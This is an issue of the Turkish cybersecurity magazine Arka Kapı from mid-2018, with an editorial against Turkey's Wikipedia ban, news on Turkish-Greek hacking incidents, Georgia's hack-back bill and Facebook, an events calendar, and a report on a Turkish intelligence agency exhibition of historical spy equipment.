ARKA KAPI

www.arkakapidergi.com

2 Aylık Siber Güvenlik Dergisi • 10 TL • 3. SAYI
Haziran-Temmuz 2018

Wikipedia'ya Erişim 15 Aydır Yasak!

ISSN 2618-6373 03

ARKA KAPI DERGİ ABONELİK

YILLIK DİJİTAL ABONELİK 40 TL
YILLIK BASILI DERGİ ABONELİK 75 TL

abone@arkakapidergi.com / www.abakuskitap.com

EDİTÖRDEN

Arka Kapı Dergi 3. sayısında dolu dolu bir içerik ile karşınızda!
Casusların kullandığı araçlardan, yeni internetin mümkün olup olmadığına, Redhat dağıtımlarında keşfedilen DHCP zafiyetine kadar pek çok konu dergi sayfaları arasında sizleri bekliyor.
Okurlarımızdan gerek sosyal medyada, gerekse e-posta yolu ile harikulade tepkiler alıyoruz. Daha nice sayı için en büyük yol azığımız okurlarımızın bu teveccühü. Dileriz artarak devam eder.
Bu teveccühün başka bir veçhesi de dergimizde yayınlanmak üzere bizimle paylaşılan yazılar. Bizimle paylaşılan her yazıyı dikkatle tetkik ediyor, yazarların gösterdiği ilgiye layık olmaya çalışıyoruz. Fakat basılı bir dergi olmanın limitleri maalesef her yazıyı yayınlamaya imkân vermiyor. Ebatları belli olan bir dergi için, üstelik de siber güvenlik gibi bir alt başlıkta yayın yapan bir dergi için her yazıyı yayınlayabilmek maalesef pek mümkün değil. Siber güvenlik ile irtibatından hareketle yazıları sıralandırıyor, en çok teknik ayrıntı barındıran, okuru okumakla birlikte tatbikata sevk eden yazıları önceliklendiriyoruz.
Örneğin yazı okunduktan sonra okur kendisi tatbik edebiliyor mu? Sözü edilen uygulama ya da konsepti kendi dijital hayatına uygulayabiliyor mu? Bir hacking dergisi olmanın bunu gerektirdiğini düşünüyoruz.
Dergimize teslim edilen yazılarda aradığımız diğer şartlar özgün olmaları ve daha önce basılı ya da dijital herhangi bir mecrada yayınlanmamış olmaları. Çeviri yazılarda bu ikinci şartı esnetebilmek elbette mümkün.
Yukarıdaki koşullardan hareketle her teslim edilen tüm yazılar kıymetli bir emanet gibi muhafaza ediliyor, dergi ekibi tarafından gözden geçiriliyor. Bütün bunlara rağmen yayınlanamayan yahut gelecek sayılar için rezervde bekletilmek üzere yazarın iznine müracaat edilen yazılarımız da oluyor. Okurlarımızın bu konuyu anlayışla karşılayacağını ümit ediyoruz.
Lütfen dergimize katkı koymak isterseniz, yazılarınızı, yazının ihtiva ettiği görsellerin orjinal halleri ile birlikte editor@arkakapidergi.com 'a gönderiniz. Dördüncü sayımız için 15 Temmuz tarihi son yazı teslim tarihidir.
...
Dergimiz iki ayda bir yayınlanan ücretli bir dergi. 10 TL gibi neredeyse bir sigara paketinin fiyatına denk, belki daha az bir fiyatı var.
Arka Kapı sadece teknik bilgilerle değil, bilginin özgür dolaşımı, internet yasakları konusunda da aldığı tavır ile özgün bir dergi.
Hayatta kalmasını, yayın politikasının ilkelerden taviz vererek eğilip bükülmemesi en büyük arzumuz.
Okurlarımızdan zaman zaman dergiye nasıl destek olabilecekleri konusunda içten mesajlar alıyoruz.
Dergimizi okuyarak, abone olarak ve etraflarında da okunmasını sağlayarak dergimize destek olabilir, Türkiye'de ilk olan böylesi bir yayının hayatta kalmasını sağlayabilirler.
Online ansiklopedi Wikipedia 15 aydır tüm dil seçenekleriyle erişime kapalı. Wikipedia'ya erişim yasağı uygulayan tek ülke Türkiye değil. Çin ve Suudi Arabistan da Wikipedia'ya erişim yasağı uygulayan ülkelerden. Suudi Arabistan'da Arapça dışındaki içeriklerde bazı maddelere erişim engelli iken, Çin'de ise Japonca ve Çince versiyonları engelli. Fakat her iki ülke de diğer dil tercihleri ile ilgili bir erişim yasağı uygulamıyor. Güzel ülkemizin yöneticileri bu hususta ülkemizi birincilikle taçlandırıyor ve tüm dil tercihlerini yasaklayan tek ülke olma payesini kimselere yedirmiyorlar.
2016 yılında Birleşmiş Milletler tarafından temel insan hakkı kabul edilen internet erişim hakkının şu ya da bu saikle siyasal iktidarlar tarafından engellenmesini kabul etmiyoruz. Bu hususta teknik bilgimizin el verdiği ölçüde bilgiyi özgür kılmak için elimizden gelen tüm çabayı sarfediyoruz, sarfetmeye devam edeceğiz.
Wikipedia'da yasağa konu olan maddelerdeki mücadele sivil alanın konusudur. Türkiyeli kullanıcılar Wikipedia içeriklerine editöryal olarak müdahil olabilir, gerçeğe aykırı noktaların kaldırılmasını, değiştirilmesini talep edebilirler. Şayet gerçeğe aykırı olduğu düşünülen, kanıtlanan noktalarda Wikipedia'nın ya da bir başka kuruluşun maksatlı bir ayak sürümesi söz konusu ise, siviller olarak bir tepki, bir erişim boykotu örgütlenebilir. Fakat asla yasaklayarak, engelleyerek bu meselenin önü alınamaz. Yetkililer tüm dünyanın okuyabildiği ansiklopedi maddelerinden kendi vatandaşını mahrum ederek aklı selim bir tavır sergilememektedir.
Gelelim işin bir diğer kısmına...
İnternet kullanıcıları yalnızca yasaklarla değil, online gözetim ile de mücadele etmek zorunda. Panoptik bir mekanizma ile tüm internet trafiğini izleyerek kullanıcıları profilleyen, tercihlerini manipüle eden "büyük biraderin" dev gözetleme kulesi de özgürlüğe inanan kişilerin mücadele başlıklarından biri olmalı. Bu sebeple ikinci sayımızı Anonimity yani Gizlilik konusuna ayırmış idik. Bu hususta okurlarımızı bilgilendirmeye, internet erişim özgürlüğünü tesis etmek için bilinçlendirmeye devam edeceğiz.
Bu yıl eski bir NSA* çalışanı olan Edward Snowden'in ifşaatlarının beşinci yılı. Tüm dünyada online gözetimin gündemleşmesini sağlayan Snowden, nasıl dünyanın geri kalanlarımız için online bir BBG evine dönüştüğünü gözler önüne sermiş idi. Snowden'in ifşaatları tüm dünyada uçtan uca şifreleme pratiklerinin yaygınlaşmasına ve kitlesel bir farkındalığa yol açtı. Herkesin kabul edebileceği gibi dünya Snowden'in ifşaatlarından sonra o eski dünya değil.
Gandhi misali gözlüklü ve çelimsiz bir teknik adamın tek başına taşları yerinden oynatıp, dünyayı değiştireceğine hâlâ inanmıyor musunuz?
Bir şeyleri değiştirebilmek için çok mu küçük, güçsüz olduğumuzu düşünüyorsunuz?
Dalai Lama'nın sözlerine kulak vermeye ne dersiniz?
"Bir şeyleri değiştirmek için çok güçsüz olduğunuzu düşünüyorsanız, bir sivrisinek ile aynı odada uyumayı deneyin!"
Yeni bir sayıda görüşebilmek ümidiyle. Sevgiler.

* National Security Agency - Ulusal Güvenlik Ajansı

Ziyahan Albeniz
editor@arkakapidergi.com

ÖNEMLİ NOT:

İÇİNDEKİLER

KÜNYE

YIL: 1 Sayı: 3 - ISSN: 2618-6373 - www.arkakapidergi.com
2 ayda bir yayımlanır.

Abaküs Kitap Yayın Dağıtım Hizmetleri adına sahibi: Selda Ustabaş Demiryakan
Merkez: Hobyar Mah. Cemal Nadir Sok. No:24/178 Cağaloğlu - İST. Tel: 0212 514 68 61
Genel Yayın Yönetmeni: Cevahir Demiryakan - cevahir@cirakdergi.com
Sorumlu Yazı İşleri Müdürü: Ziyahan Albeniz - ziyahan@arkakapidergi.com
Grafik Tasarım: Ali Zahit Yavuz - alizahit@abakuskitap.com / **Düzelti:** Huriye Özdemir
Dış Haber: İrem Aşkan - Oğuz Aydınyılmaz / **Yayın Koordinatörü:** Şahin Solmaz / **İletişim Sorumlusu:** Meral Biçici - meral@abakuskitap.com
Hukuk Müşaviri: Avukat Mehmet Pehlivan - Pehlivan İlkakın Hukuk Bürosu / **Sosyal Medya:** Oğuz Aydınyılmaz - Recep Kızılarslan
Web: www.arkakapidergi.com
Twitter.com/arkakapidergi
abone@arkakapidergi.com
editor@arkakapidergi.com
etkinlik@arkakapidergi.com
Baskı: Ezgi Matbaacılık San. Tic. Ltd. Şti. Sanayi Cad. Altay Sok. No:14 Çobançeşme-Yenibosna/İSTANBUL Tel: 0212 452 23 02 Matbaa Sertifika No: 12142

Haberler

{SİBERBÜLTEN
siber güvenliğin türkçe hafızası

Türk-Yunan hackerler sanal alemde savaş veriyor

Türk ve Yunan hacker gruplarının siber saldırıları iki ülke arasındaki ilişkileri zedeliyor. Yunan uzmanlar önümüzdeki günlerde daha fazla saldırının olabileceği konusunda uyarıda bulunuyor.

"Siber saldırılar, ilgili makamlar tarafından anında etkisizleştiriliyor. Bakanlığın web sitesi hiçbir zaman askıya alınmadı."

Bu kısa açıklama Yunanistan Dışişleri Bakanlığı'nın internet sitesinde yer aldı. "Akıncılar" adındaki Türk hacker grubunun yaptığı açıklamaya göre grup, Çarşamba günü Yunanistan Dışişleri Bakanlığı'nın internet sitesine siber bir saldırı düzenlemiş ve yaptıkları işleri belgeleyen bir de video yayınlamışlardı. Bundan önce de Yunan haber ajansı AMNA da siber saldırıya uğramıştı.

Saldırıyı şiddetli bir şekilde kınadığını belirten Yunanistan'daki gazeteciler sendikası ESIEA, basın özgürlüğü için komşuları Türkiye'de savaşan Türk gazetecilerle dayanışma içerisinde olduklarını açıkladı.

Yunanistan'da hizmet veren *Skai TV* televizyon kanalına konuşan Akıncılar hacker grubunun bir üyesi, saldırıların 15 Temmuz 2016 darbe girişimi sonrasında Yunanistan'a kaçan Türk askerlerinin iade edilmemesine bir cevap niteliğinde olduğunu belirtti. Grubun üyesi, "Ulusal birliğimizi tehdit eden güçlere karşı aktifiz. Yunanistan şu andaki çizgisini sürdürmeye devam ettiği sürece biz de saldırılara devam edeceğiz" dedi.

Saldırganların kimliği konusunda Yunanistan'da farklı söylentiler dolaşıyor. Konuyla ilgili DW'ye konuşan siyaset bilimci ve Yunanistan İçişleri Bakanlığının eski genel sekreteri Angelos Syrigos, "Bence bunlar sıradan vatandaş değiller. Daha ziyade Türk devletinin ajanları. Bu gayet açık" dedi.

Saldırıların devamından çekiniliyor

Yunanistan'daki Trakya Üniversitesi Uluslararası İlişkiler Bölümü'nde öğretim üyesi olan Jorgos Tzogopoulos, bu saldırıların arkasında düzenli bir yapının olduğuna dair henüz bir kanıt bulunmadığını söylüyor. Tzogopoulos, buna rağmen Yunan hükümetinin siber güvenlik konusundaki algısını arttırma konusunda iyi bir şekilde öğütlendiğini belirtiyor. "Özellikle Rusya'nın İnternet'te artan faaliyetleri nedeniyle bu konu hem Avrupa Birliği'nde hem de ABD'de önem kazanmaya başladı" diyen öğretim üyesi, Yunanistan'ın siber güvenlik konusunda geride kaldığını belirtiyor.

Bu düşünceyi Yunanistan'da hizmet veren *Antanna* isimli televizyon kanalında bilişim sistemleri uzmanı olan Kostas Vavoussis de paylaşıyor. Vavoussis, "Türkiye'nin güçlü bir siber orduya sahip olduğunu biliyoruz. Yunanistan da kendi siber güvenliği için artık yatırım yapmalı" dedi. Siyasetçiler şu anda konuyla ilgili yorum yapmaktan çekinirken, uzmanlar da siber saldırıların devam etmesinden çekiniyor. Siyaset bilimci Tzogopoulos'a göre hâlihazırdaki olaylar Yunanistan ile Türkiye arasındaki ilişkilerin ciddi bir şekilde kötüleşeceğine dair tipik göstergeler.

Yunan hackerlardan geri saldırı

Anonymous grubundaki Yunanlı hackerlerin açıklamasına göre grup Perşembe günü Türk Telekom'un sunucusuna siber saldırı düzenledi. Yunanlı hackerler aynı zamanda *24 TV* kanalının canlı yayınını saatlerce felç ettiklerini açıkladı. Yunanlı hackerler ayrıca 24 Haziran'da gerçekleştirilecek cumhurbaşkanlığı ile genel seçimler öncesinde saldırılarının devam edeceğini belirtti.

Amerika'da önleyici siber saldırıya izin veren yasa veto edildi

ABD'nin Georgia eyaletinde çıkarılan tartışmalı siber güvenlik yasası Vali Nathan Deal tarafından veto edildi. Yasa, özel şirketlerin kendi ağlarını korumak için başka ağlara sızmalarını meşru hale getiriyordu.

Teknoloji şirketleri ve siber güvenlik araştırmacılarının baskısı üzerine açıklama yapan Vali Deal, yasanın ulusal güvenlik ve diğer alanlar üzerindeki potansiyel etkilerine dair endişelere dikkat çekerek konunun yeniden görüşülmesini istedi.

Georgia Eyalet Meclisi'nin geçtiğimiz ay kabul ettiği yasada "yetkisiz bilgisayar erişimi" suçunu tanımlayan önceki yasayı değiştiriyor ve "yetkisiz bilgisayar erişimini engellemek ya da tespit etmek amacıyla aktif savunma önlemleri" kapsamındaki yetkisiz erişimler suç kapsamı dışında bırakılıyordu.

Haberler

Google ve Microsoft yöneticileri, geçtiğimiz ay Georgia valisine birer mektup göndererek, yasanın "siber güvenlik kılıfı altında başka ağların hacklenmesine izin verdiğine" dikkat çekmişti.

Teknoloji şirketleri, potansiyel saldırı gerekçesiyle başka sistemlere sızma hakkı verilmeden önce bu iznin hangi sonuçlara yol açabileceğinin ayrıntılı şekilde ele alınması gerektiğini vurgulamıştı. Söz konusu şirketler, bu hakkın istismar edilmesinden ve savunma yerine rakiplere karşı kullanılmasından endişe ediyordu.

Yasadan, güvenlik araştırmaları yapan şirketler de endişeliydi. Sadece "meşru ticari faaliyetler" için başka ağlara sızma istisnası getirilmesi, ağlardaki zayıf noktaları araştıran uzmanları da tehlikeye atacağı öne sürülüyordu.

Georgia Valisi Deal, meclis üyelerinden kapsamlı bir politika geliştirirken siber güvenlik ve diğer güvenlik kurumlarıyla birlikte çalışmalarını istedi.

Yasaya karşı çıkanlar, şirketlere "geri hack'leme" izni verilmesinin öngörülmeyen zararlı sonuçlara sebep olabileceğini belirtiyordu.

İngiltere Sağlık Hizmeti siber güvenliğe 875 milyon TL harcayacak

İngiltere Sağlık Hizmetleri (NHS) siber altyapısını güçlendirmek ve bu altyapıyı korumak için yaklaşık 875 milyon lira harcamaya hazırlanıyor. Cisomag'in haberine göre, Sağlık Bakanı Jeremy Hunt, siber saldırıların büyüyen bir tehdit olduğunu söyleyerek buna yönelik adımlar attıklarının altını çizdi.

Hunt, "Siber saldırıların giderek büyüyen bir tehdit olduğunu biliyoruz; bu yüzden sağlık kuruluşlarımızın hastaların güven duyduğu sistemlere sahip olması bizim için çok önemli. NHS sistemlerini zaten bir süredir geliştiriyoruz ama bu tehdite karşı sistemlerimizi korumak için daha yapılacak çok şey var" dedi. "Yeni kullanacağımız teknoloji, NHS'nin mevcut olan en yeni ve en esnek yazılımı kullanabilmesini sağlayacaktır; bu da halkımızın bizden beklediği şey."

Son zamanlarda Rus hackerlerın aralarında elektrik şebekeleri de dâhil olmak üzere kritik ulusal altyapılara sızmaya çalıştıklarına dair uyarılar gündemi meşgul ediyordu. NHS'nin bu adımı da bu uyarıların ardından geldi. Kuruluş, siber güvenlik savunmasına sahip olmaması sebebiyle uzun süredir eleştiriliyordu.

The Inquirer'ın haberine göre NHS'nin siber savunmasını geliştirmesine yardımcı olmak için farklı kurumların hazırladığı 22 tavsiyenin hiçbiri hayata geçirilmedi. Daha önce, İngiltere hükümeti, NHS'nin siber güvenliğini güçlendirmek için 122 milyon lira harcayacağını duyurmuştu.

Önemli danışmanlık şirketlerinden Crowe Horwath'a göre, iş sistemlerinin nasıl güvence altına alınacağına, hangi ağ güvenliği uygulamalarına ihtiyaç duyulduğuna ve hangi düşük maliyetli çözümlerin uygulanabileceğine dikkatle kafa yorulursa yönetim kendi siber güvenlik bütçesi açısından neye ihtiyacı olduğunu daha iyi görecektir. "Bu ihtiyaçlar belirlendiğinde ve kuruluşun uzun vadeli planıyla bir araya getirildiğinde, mevcut sermaye sonraki projeler için tahsis edilebilir," dedi.

Facebook'un kendine çeki düzen vermesi 3 yıl sürecek

Cambridge Analytica skandalı ile sarsılan Facebook, ürünlerinde yeni düzenlemelere gitmeyi ve daha fazla şeffaf olmayı vadediyor. Ancak bu sözlerini bugünden yarına yerine getirmesi mümkün görülmüyor.

Facebook şirketi, siteyle ilgili yazılım geliştiren girişimcileri bir araya getirdiği F8 konferanslarını bu yıl 1-2 Mayıs tarihlerinde gerçekleştirdi. Facebook'un bu yıl açıkladığı en önemli yenilik, artık çöpçatanlık hizmeti de vereceğini açıklaması oldu. Fakat konferansta, şirketle ilgili son dönemde patlak veren skandallar gündemdeydi.

Cambridge Analytica, yalan haber, Rusların seçim manipülasyonları, nefret söylemleri derken Facebook son dönemde ardı ardına özür dilemek ve bu sorunları çözecek adımlar atacağına dair sözler vermek zorunda kaldı. F8 konferansı sırasında *wired.com* sitesine röportaj veren Facebook kurucusu ve CEO'su Mark Zuckerberg; seçim kampanyalarının namuslu bir şekilde yapılması, yalan haberler mücadele ve verilerin gizliliği gibi temel hedeflerinin çok önemli olduğunun ancak kullanıcıların kendilerinden beklediği yeni deneyimler oluşturmayı da ihmal etmeyeceklerini söyledi. Zuckerberg, "İki alan arasında denge peşinde olduklarını" ifade etti.

Haberler

{SİBERBÜLTEN
siber güvenliğin türkçe hafızası

Milyonlarca kullanıcının kişiler verilerinin elde edildiği Cambridge Analytica skandalında harekete geçmek için yavaş davrandıklarını itiraf eden Zuckerberg, "Neler olup bittiğine dair tüm detayları anlamaya çalışıyorduk. Ve tüm detaylara sahip olmasam bile daha erken bir şeyler söylemem gerekirdi. Bu konuda hesaplama hatası yaptık" dedi.

Facebook geçmişi silinebilecek

Facebook'un yaşadığı problemlerle ilgili olarak üzüntü duyduklarını ancak artık bunu ötesine geçip bu sorunların bir daha yaşanmamasına yönelik önlemler almaları gerektiğini vurgulayan Zuckerberg, atacakları somut adımlarla ilgili de bilgiler verdi. Bunlardan biri, kullanıcılar web tarayıcılarının önbelleğini nasıl temizliyorsa, Facebook'un onlardan elde ettiği bilgileri de temizleme şansını yakalayacak olması.

Şirketin önceliğinin, insanların verilerinin güvende olmasını garanti altına almak olduğuna dikkat çeken Zuckerberg, Facebook üzerinde çalışacak yeni uygulamaları Mart ayı itibariyle askıya almalarının da bu kapsamda olduğunu dile getirdi. Zuckerberg, uygulama geliştiricilerin bu durumdan rahatsız olduklarını kabul etmekle birlikte uzun dönem için endişeli olmadıklarını ekledi.

Facebook'un yaşadığı krizlerden sonra neleri daha farklı yapacağı sorusuna cevap veren Zuckerberg, platformun kötüye kullanılması durumunda bunu tespit edip önlemede daha pro-aktif olacaklarını dile getirdi. Zuckerberg, "Çıkardığımız en büyük ders, sorumluluğumuzla ilgili daha geniş bir bakış açısına sahip olmamız gerektiği. Yani, geliştirdiğimiz araçların genel olarak iyi amaçlarla kullanacağını farz etmek yeterli değil." dedi.

Facebook CEO'su uygulamaların kötüye kullanıldığını görmek için kullanıcıların şikayetlerini beklemeyeceklerini ve bu konuda daha aktif olmaları gerektiğini kaydetti. Yine de sistemin zararlı içerikleri yakalayabilecek hale çabucak gelmesi kolay görülmüyor.

Zuckerberg, "Ekiplerin oluşturulması için üç yıllık bir geçiş sürecine ihtiyaç olduğunu düşünüyorum, çünkü otuz bin insanı bir gecede işe alıp bir şeyler yaptırmanız mümkün değil." dedi. Zuckerberg, yine yapay zeka araçlarının da tek tıkla geliştirilebilecek bir şey olmadığını vurguladı. Facebook kurucusu, bu konuda şimdiden yol aldıklarını ve sene sonuna kadar işin önemli bir kısmını yapmış olacaklarını da ekledi.

Siber Takvim

Siber Takvim, Türkiye'deki siber güvenlik ile ilgilenen insanların eğitim, kamp, konferans, zirve ve etkinlikleri kolayca takip etmesi için kurulmuş kâr amacı gütmeyen bir organizasyondur. Etkinlikleri dijital takviminize eklemek ve proje hakkında detaylı bilgi için sibertakvim.com 'u ziyaret edebilirsiniz.

BÜSİBER Siber Yaz Kampı
25 – 29 Haziran 2018
Boğaziçi Üniversitesi
Boğaziçi Üniversitesi Siber Güvenlik Merkezi yılda 2 kere düzenlediği siber kamplar ile siber güvenlik alanında ülkemizin yetişmiş insan gücüne katkıda bulunuyor. Kampa katılanlar sektörde farklı kurumlarda iş imkanı bulabiliyor.
Bilgi: http://siber.boun.edu.tr

Prisma CSI Yaz Staj Kampı
15 Haziran – 15 Ağustos 2018
Ankara
Prisma Bilişim, siber güvenlik alanında kendini yetiştirmek isteyen öğrencilere 15 Haziran – 15 Ağustos tarihleri arasında staj kampı imkanı sunuyor.
Bilgi: http://prismacsi.com/staj-kampi

Lostar Siber Güvenlik Yaz Kampı
9-16 Temmuz 2018
Sakarya Üniversitesi
Siber Güvenlik Yaz Kampı, Lostar' ın yaz döneminde, üniversite öğrencilerine sağladığı bir siber güvenlik eğitim programıdır.
Bilgi: http://proje.lostar.com

MESCON Siber Güvenlik Konferansı
17-18 Temmuz 2018
İstanbul
Her yıl dünya çapında bir çok ülkede gerçekleşen MESCON konferansları bu yıl Katar, Avusturalya, Kuveyt, Güney Afrika ve Dubai gibi ülkelerin yanı sıra İstanbul'da düzenleniyor.
Bilgi: https://www.cisoconnect.co/mescon/

Linux Yaz Kampı
20 Temmuz – 4 Ağustos 2018
Bolu Abant İzzet Baysal Üniversitesi
Her yıl LKD tarafından düzenlenen Linux Yaz Kamplarında yazılımdan sistem yönetimine, kriptoloji ve siber güvenliğe kadar bir çok kurs yer alıyor.
Bilgi: https://kamp.linux.org.tr/2018/

Endüstriyel Kontrol Sistemleri Siber Güvenlik Kampı
23 – 25 Temmuz 2018
Sakarya Üniversitesi
EKS Siber Güvenlik Öğrenci Kampı ile EKS mimarisi içerisinde kullanılan bu donanımların ve yazılımların güvenliği ile alakalı farkındalığın oluşturulması, nitelikli insan kaynağının yetiştirilmesi ve etkileşimli bilgi paylaşımının sağlanması amaçlanmaktadır.
Bilgi: http://kamp.eksguvenligi.org/

EFLATUN AKADEMİ

SİBER GÜVENLİK

EĞİTİMİ

www.eflatunakademi.com

BAŞLANGIÇ

Temel Kavramlar
Temel Ağ Bilgisi
Temel Linux Eğitimi

ORTA

Aktif ve Pasif Bilgi Toplama
Kali Linux Araçlarının Kullanımı
Web Güvenliğine Giriş

İLERİ

Brute-Force Saldırıları
Ağ Saldırıları
Web Güvenliği
Sosyal Mühendislik
DDoS/DoS Saldırıları

İleri seviye paketlerimiz için bir önceki eğitimi almış olmak veya yapılacak olan sınavdan başarılı olmak gerekmektedir.

Tüm sorularınız için sosyal medya veya info@eflatunakademi.com üzerinden iletişime geçebilirsiniz.

/eflatun-akademi

@EflatunAkademi

Şahin Solmaz - sahin@arkakapidergi.com

MİT Temas Sergisi

İstihbarat faaliyetleri insanlık tarihinin en eski faaliyetlerinden biri olarak varlığını bugün dahi sürdüren faaliyetlerden biridir. Hatta öyle ki kimilerine göre dünyayı yöneten güç istihbarat bilimidir.

Milletler arası mücadelede karşı taraf hakkında bilgi sahibi olmak gerek savunma, gerek saldırıda daima önemli olmuştur. Başlangıçta sadece insana dayalı olarak gerçekleştirilen bu faaliyetlerde zaman zaman hayvanlardan da faydalanılmıştır. Günümüz teknoloji çağında ise bu faaliyetler daha da gelişmiş, bir yandan karmaşık bir hâl almıştır.

Kelime kökeni ve anlamı itibari ile istihbarat; yeni öğrenilen bilgiler, haberler, duyumlar anlamına gelir. Kökeni; haber almak, duymak, öğrenmek, bilgi toplamak anlamındaki Arapça bir kelime olan istihbâr'a dayanır. Batıda ise "intelligence" ile karşılık bulmakta olan bu kelime akıl, zeka, anlama, kavrama gibi anlamlar taşımaktadır.

Yaşamdaki anlam ve yerini birkaç alıntı ile vurgulamak gerekirse:

> "Devlet İstihbaratı, devletin bütünlüğünü, rejimin emniyetini sağlamak için, millî politika ile tespit edilen millî hedefleri elde etmek üzere devlet organlarının yaptığı istihbaratın tümüdür. Başka bir ifadeyle, Millî Güvenlik Politikaları'nın oluşturulması için gerekli bilgileri sağlayan ve ilgili bütün devlet istihbarat kuruluşlarının işbirliği ve koordinasyonu ile üretilen istihbarattır."
>
> *Milli İstihbarat Teşkilatı (MİT) Müsteşarlığı*
>
> "İstihbarat; faaliyetleri yönlendirmek üzere önceden bilinmesi gereken her türlü konu ile ilgilenmektedir."
>
> *Michael Warner / CIA*
>
> "Muhtelif imkan ve vasıtaları kullanarak herhangi bir konuda enformatik materyal temini ve temin edilen bilgilerin ham halden kurtarılarak işlenmesi, kıymetlendirilmesi ve yorumlanarak bunlardan bir netice çıkarılması ile ilgili faaliyettir."
>
> *Avcı, G., İstihbarat Teknikleri,*
>
> "İstihbarat ulaşılabilen bütün açık, yarı açık ve/veya gizli kaynaklardan her türlü aracın kullanılması sonucunda elde edilen her türlü veri, malumat ve bilginin ulusal genel veya ulusal özel plandaki politikaların gerçekleştirilmesi ve ulusal politikalara zarar verilmesinin engellenmesi amacı ile toplandıktan sonra önemine ve doğruluğuna göre sınıflandırılması, karşılaştırılması, analiz edilerek değerlendirilmesiyle ulaşılan bilgidir."
>
> *Prof Dr. Ümit Özdağ*

Alıntılarla birlikte kısa bir girişten sonra bu yazımızın asıl gayesine odaklanma vakti geldi: Bu yazımızda ülkemizin resmî istihbarat örgütü olan Milli İstihbarat Teşkilatı'nın, halkla temas içinde olmak ve etkileşimi arttırmak için düzenlemiş olduğu bir sergiyi ele alıyor olacağız.

MİT, Milli İstihbarat Teşkilatı! Kulakları dolduran isim, gizli servis, karanlık bir perde; içimizden birileri ama hiç kimseler(!), her yerdeler; siyasi, askeri, ekonomik, sosyal, elektronik istihbarat ve dahası...

MİT'in 90. kuruluş yıl dönümüne özel olarak oluşturulan ve Türk İstihbarat tarihinin farklı dönemlerine ait (özellikle soğuk savaş dönemi) bazı doküman ve ekipmanların yer aldığı Temas Sergisi, Mart ayında, Ankara'da, Cumhuriyet Müzesi'nde halka açıldı.

Ulus'ta eski meclis binasındaki (İkinci Meclis Binası) sergi, Cumhuriyet Müzesi'nin ev sahipliğinde 3 Haziran'a kadar ziyaretçilerini ağırlayacak. Üstelik girişler ücretsiz. *Henüz gidip göremeyenler ya da göremeyecekler üzülmesin. Yazının sonunda onlar için küçük bir haberimiz olacak.*

Arka Kapı Siber Güvenlik Dergisi olarak bizler de bu sergiyi siz değerli takipçilerimizle paylaşmak, bilinç ve farkındalığı arttırmak için, gerekli randevu ve izinleri alıp (normal şartlarda fotoğraf çekmek yasak) Ankara'nın yolunu tuttuk ve görevlilerin rehberliğinde üç bölümden oluşan bu sergiyi gezdik, fotoğrafladık. **Taş, vida, spatula deyince aklınıza ne geliyor? :) Peki ya sabun? Pekâlâ... Bir tabancanın kaç namlusu olabilir?**

Bir yandan bu soruların yanıtlarını düşünürken bir yandan da alanımızdan -> genele doğru, yerli ve yabancı ajanların geçmişte kullanılmış olduğu başlıca ekipmanları incelemeye -Şifreli Fotoğraf Kartı- ile başlayalım…

Aşağıda paylaşılan ekipmanlardan bazıları MİT'in kullanmış olduğu, bazıları ise yabancı ajanlardan ele geçirilen ekipmanlardır.

Bazıları ısı uygulanarak bazıları ise özel boyalarla ortaya çıkartılmaktadır.

"Gizleme (Steganografi) metodu" olarak bilinen yöntemin uygulanmış olduğu şifreli fotoğraf kartları.

Kimyasal maddeler kullanılarak görünür hale getirilen metin, bir büyüteç yardımıyla okunabilmektedir. Daktilo yazısının küçültülerek fotoğraf kartı üzerine yerleştirilmesiyle hazırlanan bu kart, MİT tarafından 1970'li yıllarda kullanılan gizli haberleşme yöntemine bir örnektir.

Veri gizleme demişken, dergimizin 2. sayısında, yazarlarımızdan Huriye Özdemir tarafından kaleme alınmış olan; *Veri Gizleme Sanatı: STEGANOGRAFİ* yazısını okumanızı öneririz.

Şifreli Mesajlaşmada Kullanılan Mendil

Buradaki gizlenmiş veri şifreli olduğu için bu şifreyi çözmenin yolu, deşifrasyon için gerekli olan şifreleme anahtarına sahip olmaktır. Bu konuyla ilgili olarak da dergimizin yazarlarından, Bayram Gök'ün, kriptoloji ile ilgili seri bir yazı dizisi bulunmaktadır, bu seriyi okuyarak siz de şifreli mesajlaşma formülünüzü geliştirebilirsiniz.

1964 yılında Avrupa'daki bir büyükelçiliğimizde yapılan rutin kontrolde, duvar içerisinde tespit edilen gizli dinleme cihazları ve kablo tesisatı.


Bu görsel için aşağıdan yukarıya doğru gidecek olursak:

#1 Baskül Şeklinde VHS Telsiz Verici
MİT tarafından yürütülen kontr-espiyonaj (istihbarata karşı koyma) faaliyetleri sonucunda Türkiye'de yakalanan Muzaffer Çengil'in hizmet ettiği yabancı istihbarat servisine bilgi iletmek amacıyla kullandığı baskül şeklindeki VHS telsiz vericidir. Telsizin kullanımına dair aparat ve bilgiler casusun evinde bulunmuştur. *Merak edenler için hemen söyleyelim, baskülün maksimum limiti 120 kilogramdır.*

#2 Şifre kitabının okunmasına yarayan şifre anahtar listesi

#3 Sigorta Kutusu:
Türkiye'de yakalanan Kerim Manukyan'ın, hizmet ettiği yabancı bir gizli servis ile haberleşmesinde kullandığı sigorta kutusudur. İletilmek istenen mesaj, casus evde yokken, sigorta kutusunun içerisine yerleştirilerek haberleşme sağlanmıştır.

#4 için detay görseli:



Yabancı istihbarat servisi için çalışmış Muzaffer Çengil'in casusluk faaliyetlerinde kullandığı malzemeler:

1980 yılında istihbarata karşı koyma faaliyeti sonucu ele geçirilmiştir.

Türkiye hakkında bilgi sızdırmayı amaçlayan bu casus 27.5 yıl hapis cezasına mahkum edilmiştir.

Gizli Dinlemede Kullanılan Diyafon

1965 yılında Avrupa'daki bir büyükelçiliğimizde tespit edilen, bulunduğu odaları dinleyebilme özelliği kazandırılmış diyafon cihazıdır.

Büyükelçilikteki çaycı tarafından kurulmuş cihaz, çay ocağından çalışma odalarının dinlemesine olanak sağlamıştır.

